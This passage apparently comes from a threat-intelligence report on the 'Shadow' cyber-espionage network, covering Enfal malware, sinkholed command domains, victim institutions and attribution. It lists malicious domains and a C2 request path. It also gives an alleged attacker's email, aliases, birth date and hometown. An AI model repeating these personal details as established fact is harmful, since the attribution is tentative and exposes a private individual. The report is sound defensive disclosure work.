Another group of attackers that also used the Enfal trojan were documented in 2008 by Maarten Van Horenbeeck. He published information concerning his investigation into the targeted malware attacks which included the use of the Enfal Trojan dating back to 2007. Van Horenbeeck systematically documented a series of targeted attacks and clearly articulated the methodology of the attackers, one of which is now commonplace. The attackers leverage social engineering tactics to entice the target into clicking on a malicious link or email attachment. The malware then exploits a vulnerability in the user's client side software, such as a browser, Microsoft Word, Adobe Reader and so on, and begins communicating with a command and control server. Enfal is recognisable due to the consistent filenames the malware requests from the command and control server, most notably "/cgi-bin/owpq4.cgi". Van Horenbeeck identified domain names used by Enfal, *.bluewinnt.com and *.ggsddup.com, which are still in use today (Van Horenbeeck 2008a; Van Horenbeeck 2008b; Van Horenbeeck 2007).

While we were unable to find any instances of common command and control infrastructure between the Enfal network that Van Horenbeeck documented, the methods and tools of these attackers and the *Shadow* network are very similar. The common use of the Enfal Trojan suggests that the attackers may be exchanging tools and techniques. The profile of the victims from two separate Enfal-based networks in our DNS sinkhole suggest that the attackers have an interest in compromising similar sets of targets. Finally, the failed DNS resolution for www.assam2008.net found on a computer at the OHHDL also compromised by the *Shadow* network indicates a possibly closer connection, or that they at least have both common tools and target sets.

PART 4:
Targets and Effects

4.1 Compromised Victims: The Evidence

Mistakes on the part of the attackers allowed us to view the attackers' list of victims at four command and control locations. In addition, we were able to recover exfiltrated data from two locations. This provided us with a snapshot of the computers that have been compromised by the attacks. Thus, this is not a complete list of all those compromised by this attacker. Rather, it is simply those checking in with or uploading data to the portions of the network that we were able to view. Moreover, there was considerable overlap between different methods of command and control, with individual computers checking in at multiple locations. Therefore, we do not have consistent data across all compromised computers. There are two categories of victims: those for whom we only have technical identifying information, such as IP addresses; and those from whom we have recovered exfiltrated data but for whom we do not have IP addresses. In cases where we do not have IP addresses, the identity of the victim is determined from the contextual information found within the exfiltrated data itself.

We obtained information on victims from:


- a web-based interface that lists cursory information on compromised computers located on one command and control server;
- text files in web-accessible directories on three command and control servers that list detailed information on compromised computers;
- information obtained from email accounts used for command and control of compromised computers
- information obtained from one command and control server from which we retrieved exfiltrated documents (but not necessarily technical identifying information);
- information obtained from our DNS sinkhole.

The primary method of identification used in this section is based upon the IP address of the compromised computer. We looked up the associated IP address in all five Regional Internet Registries (RiR) in order to identify the country and network to which the IP address is assigned. We then performed a reverse Domain Name System (DNS) look-up on each IP address. DNS is the system that translates domain names into IP addresses; reverse DNS is a system that translates an IP address into a domain name. This can potentially provide additional information about the entity that has been assigned a particular IP address. If we discovered a domain name, we then looked up its registration in WHOIS, which is a public database of all domain name registrations and provides information about who registered the domain name.

It was possible to identify the geographic location of the compromised computer at the country level as well as the network to which the IP address was assigned. However, in most cases there was little information in the RiRs pertaining to the exact identity of the compromised entity. Where possible, we note the entity identified by data obtained from the RiRs.

The following list of compromised computers was generated by parsing information from unique victims, not solely IP addresses. The attackers assign the compromised computer a name based on the host name of the computer, which allows us to identify unique victims rather than relying only on IP addresses. In fact, several of the unique victims have multiple IP addresses associated with them, sometimes spanning multiple countries. Here we have generated a geographic breakdown based on the first IP addresses recorded for each compromised computer.

Figure 4:
Locations of Compromised Computers in the Shadow Network



While there is considerable geographic diversity, there is a high concentration of compromised computers located in India. However, we were only able to identify two of the compromised entities:

- Embassy of India, United States
- Embassy of Pakistan, United States

4.1.1 Sinkhole

A DNS sinkhole server is a system that is designed to take requests from a botnet or infected systems and record the incoming information. The sinkhole server is not under the control of the malware authors and can be used to gain an understanding of a botnet's operation. There are a few different techiques that are used to sinkhole botnet traffic. The easiest method is to simply register an expired domain that was previously used to control victim systems. Being able to do this generally indicates the botnet operator has lost control of the domain, forgotten to renew it, or that the botnet has been abandoned. Another method focuses on reverse-engineering the malware to determine if it has "fail over" command and control servers or special methods to compute future domains. This may require that a domain name generation algorithm be discovered and that one must register the domain names before the attacker does (Stone-Gross et al. 2009).


During the *GhostNet* investigation we found that a computer at the OHHDL was compromised by both the *GhostNet* and what we are now calling the *Shadow* network. We had a list of serveral domains that were expiring that we had linked to attacks against OHHDL. We were able to register several of these domain names in order to gather information about the network's command and control infrastructure, communication methods, and victim systems. We were able to register and monitor four of the domain names mentioned in *Tracking GhostNet*. In addition, we were able to register several others which we linked to the *Shadow* network along with one, www.assam2008.net, which we believe to be yet another separate, but possibly affiliated, network.

- www.assam2008.net
- www.msnxy.net
- www.sysroots.net
- www.womanld.com
- www.womannana.com
- www.lookbyturns.com
- www.macfeeresponse.com
- www.macfeeresponse.org

We were able to observe the file paths associated with malware that were requested by compromised computers. In total, we found that during this period 6,902 unique IPs requested paths associated with the malware that used these hosts as command and control servers. However, counting the number of infected hosts purely by IP addresses is problematic. In fact, botnets are generally much smaller than the total sum of unique IP addresses would suggest (Stone-Gross et al. 2009; Rajab et al. 2007). This network, which is focused on stealing documents from specific targets, is expected to be small in size.

Figure 5:

Relationship between the DNS Sinkhole and Live Command and Control Servers




This Palantir screen shot captures the relationship between the domain names in our sinkhole (green), the web servers they were formerly hosted on (red) and the *Shadow* network's active domain names (blue).

What is more notable is the distribution of compromised computers across countries.

Figure 6:

Locations of Compromised Computers in our Sinkhole



From the recovered IP addresses we were able to identify the following entities of interest:

- Honeywell, United States
- New York University, United States
- University of Western Ontario, Canada
- High Commission of India, United Kingdom
- Vytautas Magnus University, Lithuania
- Kaunas University of Technology, Lithuania
- National Informatics Centre, India
- New Delhi Railway station (*railnet.gov.in), India
- *Times of India*, India
- Petro IT, (reserved123.petroitg.com), India
- Federation of Indian Chambers of Commerce and Industry, India
- Commission for Science and Technology for Sustainable Development in the South, Pakistan

4.2 Victim Analysis on the Basis of Recovered Documents


In total we recovered data from 44 compromised computers. The documents recovered from the OHHDL were reconstructed from captured network traffic, while the remainder were retrieved from an open directory on one command and control server. Only seven of the remaining 43 compromised computers (not counting the OHHDL computer) for which we were able to recover exfiltrated data also checked in with the same control server. Therefore we can only identify the IP addresses of these seven computers. Five of these seven computers have IP addresses that are assigned to India, while the remaining two are assigned to Thailand and the PRC. As noted below, the Chinese IP address represents the attacks on IP addresses along with two test (junk) text files that appear to have been used for testing the malware.

We determined the country and entity from which the documents were exfiltrated based on the content of the documents themselves in cases where we did not obtain an IP address. In addition, we assigned two country codes to the compromised computers: one country code indicates the physical (IP) country in which the computer is located, and the second country code indicates the country of ownership. Thus a compromised computer at a foreign embassy would be assigned a country code based on its geographical region, and a second based on the home country to which the foreign mission belongs.

Based on geographic location, the vast majority are in India.

Figure 7:


Locations of Compromised Computers from which Documents were Exfiltrated



Based on the country of ownership, the results show an even higher number for India.

Figure 8:


Locations of Ownership of Exfiltrated Documents



4.3 Geographic Victim Distribution

Figure 9:

Geographic distribution of compromised hosts



Added 1092 properties to the map.

-36.315125°, 7.734375°

This screen capture of Palantir's heatmap application demonstrates the concentrations of (non-unique) IP addresses of compromised hosts. The largest concentration (red) is in India.

4.3.1 Targets

Diplomatic Missions and Government Entities

Diplomatic missions and government entities exchange sensitive information, which sometimes finds its way onto unclassified systems. During our investigation, we recovered documents that are extremely sensitive from a national security perspective as well as documents that contain sensitive information that could be exploited by an adversary for intelligence purposes. We recovered one document that appears to be an encrypted diplomatic correspondence, two documents classified as "SECRET", six as "RESTRICTED", and five as "CONFIDENTIAL". These documents contain sensitive information taken from a member of the National Security Council Secretariat concerning secret assessments of India's security situation in the states of Assam, Manipur, Nagaland and Tripura, as well as concerning the Naxalites and Maoists. In addition, they contain confidential information taken from Indian embassies regarding India's international relations with and assessments of activities in West Africa, Russia/Commonwealth of Independent States and the Middle East, as well as visa applications, passport office circulars and diplomatic correspondence. The attackers also exfiltrated detailed personal information regarding a member of the Directorate General of Military Intelligence. These compromises and the character of the data exfiltrated extends to non-governmental targets as well. Some of the academics and journalists that were compromised were interested in and regularly reporting on sensitive topics such as Jammu and Kashmir.

National Security and Defence

During our investigations we suspected that a variety of military computers had been compromised as well as the computers of defence-oriented academics and journals. While none of the information obtained was classified, the documents we recovered reveal information regarding sensitive topics. Although there is public information available on these miltary projects, it indicates that the attackers managed to compromise the right set of individuals that may have knowledge of these systems that is not publicly known. We recovered documents and presentations relating to the following projects:

- Pechora Missile System - an anti-aircraft surface-to-air missile system.
- Iron Dome Missile System - a mobile missile defence system (Ratzlav-Katz 2010).
- Project Shakti - an artillery combat command and control system (Frontier India 2009).

We also found that documents relating to network centricity (SP's Land Forces 2008) and network-centric warfare had been exfiltrated, along with documents detailing plans for intelligence fusion and technologies for monitoring and analysing network data (Defence Research and Development Organisation 2009).

Academics/Journalists focused on the PRC

During our investigations we found that a variety of academic targets had been compromised, including those at the Institute for Defence Studies and Analyses (IDSA) as well as journalists at *India Strategic* defence magazine and *FORCE* magazine. The exfiltrated papers included those discussing the containment of the PRC, Chinese military exports, and Chinese foreign policy on Taiwan and Sino-Indian relations. More specifically, there were documents that focused on ethnicity, religion and politics in Central Asia, and the links between armed groups and the PRC. Although the academic papers exfiltrated by the attackers are publicly available, the content of the material indicates that the attackers managed to compromise those with a keen interest in the PRC.

4.3.2 Affected Institutions

During our investigations we found that a variety of personal information belonging to individuals had been compromised. This included various lists of contacts along with their personal details that could be used by the attackers. It also included information about travel, including air and rail tickets, receipts, invoices and other billing information. In addition we found personal banking information, scans of identification documents, job (and other) applications, legal documents and information about ongoing court cases. The attackers also exfiltrated personal email communications. All of this information can be leveraged for future attacks, especially attacks against those within the compromised individual's social network.

- **National Security Council Secretariat, India**
  The National Security Council Secretariat (NSCS) of India is comprised of the Joint Intelligence Committee and is a component of the National Security Council established in 1998 along with a Strategic Policy Group and an Advisory Board. The National Security Council is headed by the Prime Minister of India and is responsible for strategic planning in the area of national security (Subrahmanyam 2010; Indian Embassy 1998). We assess that a computer at the NSCS was compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, fourteen documents, including two documents marked "SECRET," were exfiltrated. In addition to documents containing the personal and financial

information of what appears to be the compromised individual, the exfiltrated documents focus on India's security situation in the states of Assam, Manipur, Nagaland and Tripura as well as the Naxalites, Maoists, and what is referred to as "left wing extremism."

- **Diplomatic Missions, India**
  India maintains numerous diplomatic missions abroad that provide consular services relating to passports and visas as well as faciltaing trade, commerce and engaging in diplomatic relations (Indian government 2010). We assess that computers at the Embassy of India, Kabul, the Embassy of India, Moscow, the Consulate General of India, Dubai, and the High Commission of India in Abuja, Nigeria were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, 99 documents, including what appears to be one encrypted diplomatic correspondence as well as five documents marked "RESTRICTED" and four documents marked "CONFIDENTIAL," were exfiltrated. In addition to documents containing personal, financial, and travel information on embassy and diplomatic staff, the exfiltrated documents included numerous visa applications, passport office circulars, and country assessments and reports. Confidential visa applications from citizens of Afghanistan, Australia, Canada, the PRC, Croatia, Denmark, Germany, India, Ireland, Italy, New Zealand, Philippines, Senegal, Switzerland, Uganda, and the United Kingdom were among the exfiltrated documents.

- **Military Engineer Services, India**
  The Military Engineer Services (MES) is a government construction agency that provides services to the Indian Army, Navy and Air Force. In addition, the MES services the government sector and civil works projects. We assess that computers at the MES-Bengdubi, MES-Kolkata, MES(AF)-Bangalore, and MES-Jalandhar were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, 78 documents were exfiltrated. While these documents included manuals and forms that would not be considered sensitive, they also included documents that contained private information on personnel, and documents and presentations concerning the financing and scheduling of specific engineering projects.

- **Military Personnel, India**
  We assess that computers linked with the 21 Mountain Artillery Brigade in the state of Assam, the Air Force Station, Race Course, New Delhi and the Air Force Station, Darjipura Vadodara, Gujarat were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, sixteen documents were exfiltrated. One document contained personal information on Saikorian alumni of the Sainik School, Korukonda, which prepares students for entry into the National Defence Academy. One document is a detailed briefing on a live fire exercise while others pertain to surface-to-air missile systems and moving target indicators.

- **Military Educational Institutions, Indi**a
  We assess that computers at the Army Institute of Technology in Pune, Maharashtra and the Military College of Electronics and Mechanical Engineering in Secunderabad, Andhra Pradesh were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, twenty-one documents, including one marked "RESTRICTED", were exfiltrated. There are documents and presentations detailing the finances of one of the institutions as well as personal and private information on students and their travel. There is also a document that describes "Project Shakti," the Indian Army's command and control system for artillery (India Defence 2007).

- **Institute for Defence Studies and Analyses, India**
  We assess that computers at the Institute for Defence Studies and Analyses (IDSA) were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, 187 documents were exfiltrated. While many of the documents were published papers from a variety of academic sources, there were internal documents, such as an overview of the IDSA research agenda, minutes of

meetings for the *Journal of Defence Studies*, budgets and information on a variety of speakers, visitors, and conference participants.

- **Defence-oriented publications, India**
  We assess that computers at the *India Strategic* defence magazine and *FORCE* magazine were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, 58 documents were exfiltrated. While these documents include publicly accessible articles and previous drafts of those articles, there is also private information regarding the contact details of subscribers and conference participants. The documents also include interviews, documents, and PowerPoint presentations from conferences that detail national security topics, such as network data and monitoring for national security, and responses to combat cyber threats.

- **Corporations, India**
  We assess that computers at YKK India Private Limited, DLF Limited, and TATA were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, five documents were exfiltrated. These documents include rules overseeing busiiness travel, a presentation on roadmap and financial status, and an annual plan for a business partnership.

- **Maritime, India**
  We assess that computers at the National Maritime Foundation and the Gujarat Chemical Port Terminal Company Limited were compromised based on the documents exfiltrated by the attackers. During the period in which we monitored the attackers, 53 documents were exfiltrated. These documents include a summary of a seminar as well as numerous documents relating to specific shipping schedules, financial matters and personal medical information.

- **United Nations**
  The United Nations Economic and Social Commission for Asia and the Pacific (UNESCAP) is based in Thailand and facilitates development in the Asia-Pacific region. We assess that a computer at UNESCAP has been compromised based on the documents exfiltrated by the attackers. In addition to information concerning a variety of conferences and presentations, there were also internal Mission Report documents regarding travel and events in the region.

PART 5:
Tackling Cyber Espionage

5.1 Attribution and Cyber Crime / Cyber Espionage

During this investigation we collected malware samples used by the attackers, which were primarily PDFs that exploited vulnerabilities in Adobe Acrobat and Adobe Reader. In addition, we collected malware used by the attackers after successfully compromising a targeted system as well as network traffic captured from the OHHDL. We were able to map out the command and control infrastructure of the attackers and in several cases view data that allowed us to identify targets that had been compromised and recover exfiltrated documents. We did not have access to data regarding specific attacks on any of the targets we have identified. In other words, we cannot definitely tell how any one individual target was compromised. And, more importantly, we do not have data regarding the behaviour of the attackers once inside the target's network.

However, we do have two key pieces of information: the first is an email address used in a document in the attackers' possession that provided steps on how the attackers could use Yahoo! Mail as a command and control server; the second is the IP addresses used by the attackers to send emails from Yahoo! Mail accounts used as command and control servers.

Email addresses used by the attackers have proven to provide critical clues in past investigations. Following the release of the *GhostNet* investigation, *The Dark Visitor* — a blog that researches Chinese hacking activities — investigated one of the email addresses we published that was used to register the domain names the attackers utilized as command and control servers. While these were not *GhostNet* domain names, one of them is the same as one used by the attackers in this investigation: lookbytheway.net (Henderson 2009a).

The email address used to register lookbytheway.net is losttemp33@hotmail.com. The *Dark Visitor* found forum posts made by losttemp33@hotmail.com, who also used the alias "lost33." Further searching revealed "an individual who was associated with Xfocus, Isbase," two popular Chinese hacking forums, and "seems to have studied under Glacier" (Henderson 2009b). Glacier is known as "Godfather of the Chinese Trojan" (Henderson 2007a), and an association with him indicates lost33's connections to the hacking underground in the PRC. Using information found on lost33's blog, *The Dark Visitor* was able to find another blog used by lost33, now operating under the alias "damnfootman", and had a text chat conversation with him on the Chinese instant messenger service QQ, where the individual admitted to being the owner of the email address losttemp33@hotmail.com.

From this information, *The Dark Visitor* was able to determine this individual has connections to the forums of Xfocus and Isbase (the Green Army), NSfocus and Eviloctal, as well as connections to the hackers Glacier and Sunwear. He was born on July 24, 1982, lives in Chengdu, Sichuan, and attended the University of Electronic Science and Technology of China, which is also located in Chengdu.

Our investigation also indicated strong links to Chengdu, Sichuan. The attacker used Yahoo! Mail accounts as command and control servers, from which the attacker sent emails containing new malware to the already compromised targets. All of the IP addresses the attacker used when sending these emails are located in Chengdu, Sichuan.

We were able to retrieve a document from the attackers that indicated the steps neccessary to use Yahoo! Mail accounts as command and control servers. There was also an account used by the attackers in this document for testing purposes. Searches for this email address returned several advertisements for apartment rentals in Chengdu, Sichuan.

